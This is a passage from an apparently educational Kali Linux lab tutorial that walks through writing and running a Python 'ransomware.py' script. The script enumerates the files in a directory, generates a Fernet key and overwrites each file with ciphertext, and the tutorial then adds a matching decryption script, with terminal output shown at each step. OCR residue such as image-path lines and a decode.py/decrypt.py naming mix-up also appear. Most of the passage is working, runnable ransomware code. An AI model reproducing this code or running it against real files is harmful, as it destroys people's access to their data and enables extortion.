thon script
        if file == "ransomware.py":
                continue
        #in case other file types exist that can't be modified ex. f
olders, zip files
        if os.path.isfile(file):
                victims_files.append(file)

print(victims_files)



┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

16. View the created files, to verify that all the creation on the previous steps had been created.

    command: ls

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# ls
confi.txt  cpnum.txt  cred.txt  ransomware.py

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

17. Run the ransomware.py file through this command:


    command: python3 ransomware.py

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# python3 ransomware.py
['confi.txt', 'cred.txt', 'cpnum.txt']

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

18. Now return to ransomware.py using nano command again. Let's finish the script in visual code studio, then paste it to kali linux.

```
import os

    from cryptography.fernet import Fernet
```

```
#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #files to be exempted from encryption
    if file == "ransomware.py" or file == "thekey.key":
        continue

    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)

#generate key
key = Fernet.generate_key()

print(key)
#write the key(in binary, "wb") in a file called thekey.key
with open("thekey.key", "wb") as thekey:
    thekey.write(key)

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to encrypt contents
    encrypt_contents = Fernet(key).encrypt(contents)
    #overwrite the contents of each file using the encrypted version
    with open(file, "wb") as thefile:
        thefile.write(encrypt_contents)
```



ctrl + o (for writing out the content) press **ENTER,** and **ctrl + x** (for exiting)

19. Let's see if the encryption works. Re-run the ransomware.py file


    command: python3 ransomware.py

    We can see that the files inside the ransomware.py are already encrypted.

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# python3 ransomware.py
['confi.txt', 'cred.txt', 'cpnum.txt']
b'q7URrAs29-f_immmAKYekOnjvUk7qOMOV-wUqVGsysY='

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

    If we will try to reopen the files in our kali linux VM we can see that the contents are already encrypted.

Note: Please, create another copy of thekey.key file in other directory or path so we can assure that there will be no problem when we decrypt our files again.



20. To start decrypting, we'll just use the ransomware.py as a basis.

    Duplicate ransomware.py using the *cp* command

    ```
    cp ransomware.py decode.py
    ```

    > cp "original.file" "copiedOriginal.file"


    Go inside the copied python file then start scripting again in Visual code studio. And paste it to kali linux.

    command: nano decrypt.py

    ```
    import os
    from cryptography.fernet import Fernet

    #comment - a variable that will store file names of the victims files
    victims_files = []

    #a for loop that will list each file in the victims directory
    for file in os.listdir():

            #files to be exempted from encryption
            if file == "ransomware.py" or file == "thekey.key" or file == "decode.py":
                    continue

            #in case other file types exist that can't be modified ex. folders, zip files
            if os.path.isfile(file):
                    victims_files.append(file)
    ```

```
print(victims_files)

#read the contents of the key
with open("thekey.key", "rb") as thekey:
        secretkey = thekey.read()

#create a for loop to examine and modify each file in the directory
for file in victims_files:
        #open each file and store its info inside the variable contents
        with open(file, "rb") as thefile:
                contents = thefile.read()
        #Use the key to decrypt the contents
        decrypt_contents = Fernet(secretkey).decrypt(contents)
        #overwrite the contents of each file using the encrypted version
        with open(file, "wb") as thefile:
                thefile.write(decrypt_contents)
```

make sure to remember to add the decryption file as one of the exceptions when encrypting and decrypting in both ransomware.py and decode.py



ctrl + o (for writing out the content) press **ENTER,** and **ctrl + x** (for exiting)

21. Then run the decryption file, then verify using cat command.

    command: python3 decrypt.py

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# nano decrypt.py

┌──(root㉿kali)-[/home/kali/victim_files]
└─# python3 decrypt.py
['confi.txt', 'cred.txt', 'cpnum.txt']

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

cat confi.txt

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# cat confi.txt
Personal Information

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

You can also try this in other folders.

Linux Commands:

Name	Meaning	Example
cat	(concatinate) READ the contents of the specified file.	user~$ cat file.txt
rm, rm -rf	(remove) DELETE the specified file.	user~$ rm file.txt
cp	(copy file) COPY the specified file.	user~$ cp file.txt newfile.txt
nano	(Nano - text editor) open AND edit the file using nano	user~$ nano file.txt
ls	(List) list all files within the current directory	user~$ ls
ip addr	displays the IP ADDRESS of every link configured on the system	user~$ ip addr